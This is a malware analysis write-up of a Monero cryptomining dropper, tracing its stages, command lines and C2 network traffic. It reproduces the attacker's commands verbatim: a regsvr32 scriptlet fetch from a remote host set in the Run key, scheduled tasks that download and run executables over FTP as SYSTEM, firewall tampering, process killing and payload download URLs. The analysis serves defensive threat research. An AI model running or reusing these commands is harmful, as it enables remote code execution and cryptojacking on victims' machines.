Monero Mining

UDURRANI

SUMMARY:


- **User initiates the 1st stage payload**
- **Payload is unpacked**
- **Payload communicates to a C2 and finds out where to get the other files from**
- **Payloads are dropped in a specific location.**
- **Each payload is initiated by the parent payload**
- **Service(s) are created**
- **Payload initiates WSCRIPT to initiate a VBS file**
- **Payload tries to kill multiple processes**
- **Payload tries to disable firewall rules**
- **Payload tries to kill certain instances (if available in the process stack)**
- **Payload modifies access rights on executables**
- **Payload schedules tasks**
- **Communicates to an FTP server to download other files**
- **Starts cpu-mining**

Let the dropping begin

Following files are dropped by the initial payload.

- **CAB.exe**
- **MSIEF.exe**
- **LSMOS.exe**
- **64.exe**

Let's get right into the flow



We see the flow in the above picture but its still not very clear.

Let's look at the command line used by the payload

```
"C:\Windows\System32\WScript.exe" "C:\Windows\web\n.vbs"
"C:\windows\system32\drivers\64.exe"
"C:\windows\system\cab.exe"
"c:\windows\debug\lsmos.exe"
"c:\windows\inf\msief.exe"
C:\Windows\system32\net1  start MSSQLSERVER
C:\Windows\system32\net1  start MpsSvc
C:\Windows\system32\net1  stop AnyDesk
SCHTASKS  /Delete /TN "AdobeFlashPlayer" /F
SCHTASKS  /Delete /TN "Microsoft LocalManager[Windows Server 2008 R2 Enterprise]" /F
SCHTASKS  /Delete /TN "System Security Check" /F
SCHTASKS  /Delete /TN "Update" /F
SCHTASKS  /Delete /TN "WindowsUpdate1" /F
SCHTASKS  /Delete /TN "WindowsUpdate3" /F
SCHTASKS  /Delete /TN "at1" /F
attrib  -s -h -r C:\Users\Default\AppData\Local\Temp\*.exe
attrib  -s -h -r C:\Users\Default\AppData\Roaming\*.exe
attrib  -s -h -r C:\Users\Default\AppData\Roaming\Tempo\*.exe
attrib  -s -h -r C:\Users\administrator\AppData\Local\Temp\*.exe
attrib  -s -h -r C:\Users\administrator\AppData\Roaming\Tempo\*.exe
attrib  -s -h -r C:\Users\asp\AppData\Local\Temp\*.exe
attrib  -s -h -r C:\Users\asp\AppData\Roaming\*.exe
attrib  -s -h -r C:\Users\asp\AppData\Roaming\Tempo\*.exe
cacls  "C:\Program Files (x86)\Microsoft SQL Server\110\Shared\*.exe" /e /d everyone
cacls  "C:\Program Files (x86)\Microsoft SQL Server\110\Shared\*.exe" /e /d system
cacls  "C:\Program Files (x86)\RemoteDesk\*.exe" /e /d everyone
cacls  "C:\Program Files (x86)\RemoteDesk\*.exe" /e /d system
cacls  "C:\Program Files\Microsoft SQL Server\110\Shared\*.exe" /e /d everyone
cacls  "C:\Program Files\Microsoft SQL Server\110\Shared\*.exe" /e /d system
cacls  "C:\Program Files\RemoteDesk\*.exe" /e /d everyone
cacls  "C:\Program Files\RemoteDesk\*.exe" /e /d system
cacls  "C:\Program Files\anyDesk\*.exe" /e /d everyone
cacls  "C:\Program Files\anyDesk\*.exe" /e /d system
cacls  "C:\Program Files\autodesk\*.exe" /e /d everyone
cacls  "C:\Program Files\autodesk\*.exe" /e /d system
cacls  C:\Msupdate /e /d system
cacls  C:\SysData\install.exe /e /d system
cacls  C:\Users\Default\AppData\Roaming\Tempo /e /d system
cacls  C:\Users\Default\AppData\Roaming\Tempo\*.exe /e /d everyone
cacls  C:\Users\administrator\AppData\Local\Temp /e /g everyone:f
cacls  C:\Users\administrator\AppData\Roaming\Tempo /e /d system
cacls  C:\Windows\System32\a.exe /e /d system
cacls  C:\Windows\security\*.exe /e /d system
cacls  C:\Windows\security\IIS\*.exe /e /d system
cacls  C:\windows\xcecg /e /d system
cacls  c:\windows\smss.exe /e /d system
cacls  c:\windows\system32\servwdrvx.dll /e /d everyone
net  start MSSQLSERVER
net  start MpsSvc
net  stop AnyDesk
net1  user admin$ /del
net1  user mm123$ /del
net1  user sysadm05 /del
netsh  advfirewall firewall add rule name="deny tcp 139" dir=in protocol=tcp localport=139 action=block
netsh  advfirewall firewall add rule name="deny tcp 445" dir=in protocol=tcp localport=445 action=block
netsh  advfirewall firewall add rule name="tcp all" dir=in protocol=tcp localport=0-65535 action=allow
netsh  advfirewall firewall delete rule name="deny tcp 139" dir=in
netsh  advfirewall firewall delete rule name="deny tcp 445" dir=in
netsh  advfirewall firewall delete rule name="tcp all" dir=in
netsh  advfirewall firewall delete rule name="tcpall" dir=out
netsh  advfirewall set allprofiles state on
netsh  ipsec static add policy name=win
netsh  ipsec static delete filteraction name=allow
netsh  ipsec static delete filterlist name=Allowlist
netsh  ipsec static delete filterlist name=denylist
reg  add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "start" /d "regsvr32 /u /s /i:http://js.1226bye.xyz:280/v.sct scrobj.dll" /f
reg  delete HKlm\Software\Microsoft\Windows\CurrentVersion\Run /v "start1" /f
rundll32.exe  C:\Windows\debug\item.dat,ServiceMain aaaa
sc  config AnyDesk start= disabled
sc  start xWinWpdSrv
schtasks  /create /tn "Mysa" /tr "cmd /c echo open ftp.1226bye.xyz>s&echo test>>s&echo 1433>>s&echo binary>>s&echo get a.exe c:
\windows\update.exe>>s&echo bye>>s&ftp -s:s&c:\windows\update.exe" /ru "system"  /sc onstart /F
schtasks  /create /tn "Mysa1" /tr "rundll32.exe c:\windows\debug\item.dat,ServiceMain aaaa" /ru "system"  /sc onstart /F
schtasks  /create /tn "Mysa2" /tr "cmd /c echo open ftp.1226bye.xyz>p&echo test>>p&echo 1433>>p&echo get s.dat c:\windows\debug\item.dat>>p&echo
bye>>p&ftp -s:p" /ru "system"  /sc onstart /F
schtasks  /create /tn "ok" /tr "rundll32.exe c:\windows\debug\ok.dat,ServiceMain aaaa" /ru "system"  /sc onstart /F
taskkill  /f /im help.exe /im doc001.exe /im dhellllper.exe /im DOC001.exe /im dhelper.exe /im conime.exe /im a.exe /im docv8.exe /im king.exe /im name.exe /
im doc.exe /im wodCmdTerm.exe /im win1ogins.exe /im win1ogins.exe /im lsaus.exe /im lsars.exe /im
```

```
taskkill  /f /im rundll32.exe
wmic  /NAMESPACE:"\\root\subscription" PATH ActiveScriptEventConsumer WHERE Name="Windows Events Consumer4" DELETE
wmic  /NAMESPACE:"\\root\subscription" PATH __EventFilter WHERE Name="Windows Events Filter" DELETE
wmic  process where "caption='lsmos.exe' and ExecutablePath='C:\\windows\\debug\\lsmos.exe'" get ProcessId
wmic  process where "name='WUDFHosts.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\WUDFHosts.exe' and ExecutablePath<>'C:\\WINDOWS\
\syswow64\\WUDFHosts.exe'" delete
wmic  process where "name='csrss.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\csrss.exe' and ExecutablePath<>'C:\\WINDOWS\\syswow64\
\csrss.exe'" delete
wmic  process where "name='explorer.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\explorer.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\
\explorer.exe'" delete
wmic  process where "name='smss.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\smss.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\
\smss.exe'" delete
wmic  process where "name='svchost.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\svchost.exe' and ExecutablePath<>'C:\\WINDOWS\\syswow64\
\svchost.exe'" delete
wmic  process where "name='taskhost.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\taskhost.exe' and ExecutablePath<>'C:\\WINDOWS\
\syswow64\\taskhost.exe'" delete
wmic  process where "name='wininit.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\wininit.exe' and ExecutablePath<>'C:\\WINDOWS\\syswow64\
\wininit.exe'" delete
```

?? Quick look at the commands:

- net1 user admin$ /del // Deleting an account
- net stop AnyDesk // Stoping ANyDesk
- sc config AnyDesk start= disabled // Disabling a service
- attrib -s -h -r C:\Users\asp\AppData\Roaming*.exe // Hiding files
- taskkill /f /im help.exe /im doc001.exe … // Killing processes
- cacls // changing access rights
- net1 user mm123$ /del // Delete a user account
- reg delete // Delete a registry entry
- net start MSSQLSERVER // Start MSSQLSERVER
- schtasks // Schedule tasks
- wmic process where "name='svchost.exe' and ExecutablePath<>'C:\\WINDOWS\
\system32\\svchost.exe' and ExecutablePath<>'C:\\WINDOWS\\syswow64\\svchost.exe'" delete // Kill an instance
- netsh // Change firewall rules

I am not sure what the following commands are used for:

net1 user mm123$ /del&net1 user admin$ /del&net1 user sysadm05 /del

This maybe an automation error or the attacker created these users in the previous stage for specific tasks and deleting them here.

Using regsvr32 to register a dll.

reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "start" /d "regsvr32 /u /s /i:http://js.1226bye.xyz:280/v.sct scrobj.dll" /f

Schedule a task to get an executable from an FTP site and save as c:\windows\update.exe

schtasks /create /tn "Mysa" /tr "cmd /c echo open ftp.1226bye.xyz>s&echo test>>s&echo 1433>>s&echo binary>>s&echo get a.exe c:\windows\update.exe>>s&echo bye>>s&ftp -s:s&c:\windows\update.exe" /ru "system" /sc onstart /F

Payload tries to download a powershell script from ***http://wmi.1217bye.host/S.ps1***

Which returns:

Get-WmiObject -Namespace ROOT\CIMV2 -Class Win32_Process

Payload also tries to kill certain instances from the process stack

wmic process where "name='csrss.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\csrss.exe' and ExecutablePath<>'C:\\WINDOWS\\syswow64\\csrss.exe'" **delete**

You may think that the word delete is used to remove or unlink the files but its only terminating the process i.e. if its already in the process stack.

wmic process where "name='**smss.exe**' and ExecutablePath<>'C:\\WINDOWS\\system32\\smss.exe' and ExecutablePath<>'C:\\WINDOWS\\system32\\smss.exe'" delete

This is an odd situation, where the payload is trying to terminate SMSS.exe process. On windows 7 killing SMSS.exe could lead to blue screen of death with an exception. Maybe the threat actor wants the machine un-usable at some point.

RUNDLL to call a function within a DLL with argument "aaaa"

schtasks /create /tn "Mysa1" /tr "rundll32.exe c:\windows\debug\item.dat,ServiceMain aaaa" /ru "system" /sc onstart /F

NOTE: Payload doesn't check if the file e.g. item.dat is downloaded successfully or not, it executes the rundll32 command in any case. Item.dat is a DLL file.

List of netsh commands

```
netsh ipsec static delete policy name=win
netsh ipsec static delete filterlist name=Allowlist
netsh ipsec static delete filterlist name=denylist
netsh ipsec static delete filteraction name=allow
netsh advfirewall firewall delete rule name="tcp all" dir=in
netsh advfirewall firewall delete rule name="deny tcp 445" dir=in
netsh advfirewall firewall delete rule name="deny tcp 139" dir=in
netsh advfirewall firewall delete rule name="tcpall" dir=out
sc config MpsSvc start= auto&net start MpsSvc
netsh advfirewall set allprofiles state on
netsh advfirewall firewall add rule name="tcp all" dir=in protocol=tcp localport=0-65535 action=allow
netsh advfirewall firewall add rule name="deny tcp 445" dir=in protocol=tcp localport=445 action=block
netsh advfirewall firewall add rule name="deny tcp 139" dir=in protocol=tcp localport=139 action=block
netsh advfirewall firewall add rule name="tcpall" dir=out protocol=tcp localport=0-65535 action=allow
netsh ipsec static add policy name=win
netsh ipsec static add filterlist name=Allowlist
netsh ipsec static add filterlist name=denylist
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=135
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=137
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=138
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=139
netsh ipsec static add filter filterlist=denylist srcaddr=any dstaddr=me description=not protocol=tcp mirrored=yes dstport=445
netsh ipsec static add filteraction name=Allow action=permit
netsh ipsec static add filteraction name=deny action=block
netsh ipsec static add rule name=deny1 policy=win filterlist=denylist filteraction=deny
netsh ipsec static set policy name=win assign=y
ver | find "5.1." > NUL && sc config SharedAccess start= auto && echo Yes | reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\NetBT\Parameters /t REG_DWORD /v SMBDeviceEnabled /d 0
```

All these commands are stored in c3.bat and n.vbs calls the bat file. Here is the VBS script

```
Set ws = CreateObject("Wscript.Shell")
on error resume next
ws.run "c:\windows\web\c3.bat",vbhide
wscript.quit
```

But how did one payload dropped all the other ones???

To answer this question, we need to go back and look at the network connectivity.

Stage one payload tries to connect to an ip address and does the **inial 3-way** handShake

```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.223.129      TO IP ADDRESS 45.58.135.106
        PORT INFORMATION (49187, 80)
        SEQUENCE INFORMATION (1356615591, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 45.58.135.106       TO IP ADDRESS 172.16.223.129
        PORT INFORMATION (80, 49187)
        SEQUENCE INFORMATION (3245075159, 1356615592)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                ..


========================== (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.129      TO IP ADDRESS 45.58.135.106
        PORT INFORMATION (49187, 80)
        SEQUENCE INFORMATION (1356615592, 3245075160)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                    ......
```

Once the connection is established, its time for few GET requests:

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.129      TO IP ADDRESS 45.58.135.106
        PORT INFORMATION (49187, 80)
        SEQUENCE INFORMATION (1356615592, 3245075160)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (116)
    47 45 54 20 2F 78 70 64 6F 77 6E 2E 64 61 74 20        GET /xpdown.dat
    48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74        HTTP/1.1..Accept
    3A 20 2A 2F 2A 0D 0A 48 6F 73 74 3A 20 34 35 2E        : */*..Host: 45.
    35 38 2E 31 33 35 2E 31 30 36 0D 0A 0D 0A              58.135.106....
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.129      TO IP ADDRESS 45.58.135.106
        PORT INFORMATION (49187, 80)
        SEQUENCE INFORMATION (1356615654, 3245075551)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (118)
    47 45 54 20 2F 6F 6B 2F 64 6F 77 6E 2E 68 74 6D        GET /ok/down.htm
    6C 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65        l HTTP/1.1..Acce
    70 74 3A 20 2A 2F 2A 0D 0A 48 6F 73 74 3A 20 34        pt: */*..Host: 4
    35 2E 35 38 2E 31 33 35 2E 31 30 36 0D 0A 0D 0A        5.58.135.106....
```

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.129      TO IP ADDRESS 45.58.135.106
        PORT INFORMATION (49187, 80)
        SEQUENCE INFORMATION (1356615718, 3245075812)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (116)
    47 45 54 20 2F 6F 6B 2F 36 34 2E 68 74 6D 6C 20        GET /ok/64.html
    48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74        HTTP/1.1..Accept
    3A 20 2A 2F 2A 0D 0A 48 6F 73 74 3A 20 34 35 2E        : */*..Host: 45.
    35 38 2E 31 33 35 2E 31 30 36 0D 0A 0D 0A              58.135.106....
```

Each of these GET requests return an ip address that tells the payload, where to GET the other executables. Eventually the payload will put together the following:

http://213.183.45.201/down.exe C:\windows\system\down.exe 0
http://66.117.6.174/ups.rar C:\windows\system\cab.exe 1
http://174.128.239.250/b.exe c:\windows\inf\msief.exe 1
http://174.128.248.10/64s.rar c:\windows\debug\lsmos.exe 1

This simply shows, where to download the payload from, where to save it and execution. Here is how the request looks like on the wire.

```
20 62 79 74 65 73 0D 0A 45 54 61 67 3A 20 22 32        bytes..ETag: "2
32 32 35 31 34 62 33 38 66 32 63 63 65 31 3A 30        22514b38f2cce1:0
22 0D 0A 53 65 72 76 65 72 3A 20 4D 69 63 72 6F        "..Server: Micro
73 6F 66 74 2D 49 49 53 2F 37 2E 35 0D 0A 44 61        soft-IIS/7.5..Da
74 65 3A 20 4D 6F 6E 2C 20 30 31 20 41 70 72 20        te: Mon, 01 Apr
32 30 31 33 20 31 33 3A 30 35 3A 35 38 20 47 4D        2013 13:05:58 GM
54 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74        T..Content-Lengt
68 3A 20 32 33 33 0D 0A 0D 0A 68 74 74 70 3A 2F        h: 233....http:/
2F 32 31 33 2E 31 38 33 2E 34 35 2E 32 30 31 2F        /213.183.45.201/
64 6F 77 6E 2E 65 78 65 20 43 3A 5C 77 69 6E 64        down.exe C:\wind
6F 77 73 5C 73 79 73 74 65 6D 5C 64 6F 77 6E 2E        ows\system\down.
65 78 65 20 30 0D 0A 68 74 74 70 3A 2F 2F 36 36        exe 0..http://66
2E 31 31 37 2E 36 2E 31 37 34 2F 75 70 73 2E 72        .117.6.174/ups.r
61 72 20 43 3A 5C 77 69 6E 64 6F 77 73 5C 73 79        ar C:\windows\sy
73 74 65 6D 5C 63 61 62 2E 65 78 65 20 31 0D 0A        stem\cab.exe 1..
68 74 74 70 3A 2F 2F 31 37 34 2E 31 32 38 2E 32        http://174.128.2
33 39 2E 32 35 30 2F 62 2E 65 78 65 20 63 3A 5C        39.250/b.exe c:\
77 69 6E 64 6F 77 73 5C 69 6E 66 5C 6D 73 69 65        windows\inf\msie
66 2E 65 78 65 20 31 0D 0A 68 74 74 70 3A 2F 2F        f.exe 1..http://
31 37 34 2E 31 32 38 2E 32 34 38 2E 31 30 2F 36        174.128.248.10/6
34 73 2E 72 61 72 20 63 3A 5C 77 69 6E 64 6F 77        4s.rar c:\window
73 5C 64 65 62 75 67 5C 6C 73 6D 6F 73 2E 65 78        s\debug\lsmos.ex
65 20 31                                               e 1
```

At this point, the payload has all the information as to where rest of the payloads should be downloaded from.

Let the download begin: (**Check the executable download in red**)

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 213.183.45.201      TO IP ADDRESS 172.16.223.129
       PORT INFORMATION (80, 49188)
       SEQUENCE INFORMATION (3131591326, 655220288)

       |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
       (2934)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D        HTTP/1.1 200 OK.
    0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61        .Content-Type: a
    70 70 6C 69 63 61 74 69 6F 6E 2F 6F 63 74 65 74        pplication/octet
    2D 73 74 72 65 61 6D 0D 0A 4C 61 73 74 2D 4D 6F        -stream..Last-Mo
    64 69 66 69 65 64 3A 20 53 75 6E 2C 20 32 37 20        dified: Sun, 27
    4A 61 6E 20 32 30 31 39 20 31 39 3A 35 34 3A 31        Jan 2019 19:54:1
    33 20 47 4D 54 0D 0A 41 63 63 65 70 74 2D 52 61        3 GMT..Accept-Ra
    6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 45 54 61        nges: bytes..ETa
    67 3A 20 22 64 34 63 61 61 61 31 33 37 61 62 36        g: "d4caaa137ab6
    64 34 31 3A 30 22 0D 0A 53 65 72 76 65 72 3A 20        d41:0"..Server:
    4D 69 63 72 6F 73 6F 66 74 2D 49 49 53 2F 37 2E        Microsoft-IIS/7.
    35 0D 0A 44 61 74 65 3A 20 4D 6F 6E 2C 20 30 34        5..Date: Mon, 04
    20 46 65 62 20 32 30 31 39 20 31 34 3A 34 30 3A         Feb 2019 14:40:
    33 35 20 47 4D 54 0D 0A 43 6F 6E 74 65 6E 74 2D        35 GMT..Content-
    4C 65 6E 67 74 68 3A 20 32 37 31 33 36 0D 0A 0D        Length: 27136...
    0A 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00        .MZ.............
    00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00        .........@......
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00        ................
    00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54        .........!..L.!T
    68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E        his program cann
    6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53        ot be run in DOS
    20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00         mode....$......
    00 AC 94 02 23 E8 F5 6C 70 E8 F5 6C 70 E8 F5 6C        ....#..lp..lp..l
    70 2B FA 63 70 EA F5 6C 70 E8 F5 6D 70 BF F5 6C        p+.cp..lp..mp..l
    70 2B FA 31 70 EF F5 6C 70 2B FA 33 70 E7 F5 6C        p+.1p..lp+.3p..l
    70 2B FA 0C 70 EF F5 6C 70 2B FA 32 70 E9 F5 6C        p+..p..lp+.2p..l
    70 2B FA 36 70 E9 F5 6C 70 52 69 63 68 E8 F5 6C        p+.6p..lpRich..l
    70 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        p...............
    00 50 45 00 00 4C 01 03 00 41 96 D6 45 00 00 00        .PE..L...A..E...
    00 00 00 00 00 E0 00 0F 01 0B 01 07 0A 00 42 00        ..............B.
    00 00 24 00 00 00 00 00 00 44 46 00 00 00 10 00        ..$......DF.....
```

One of the dropped payload makes a connection to an FTP server for further download(s)

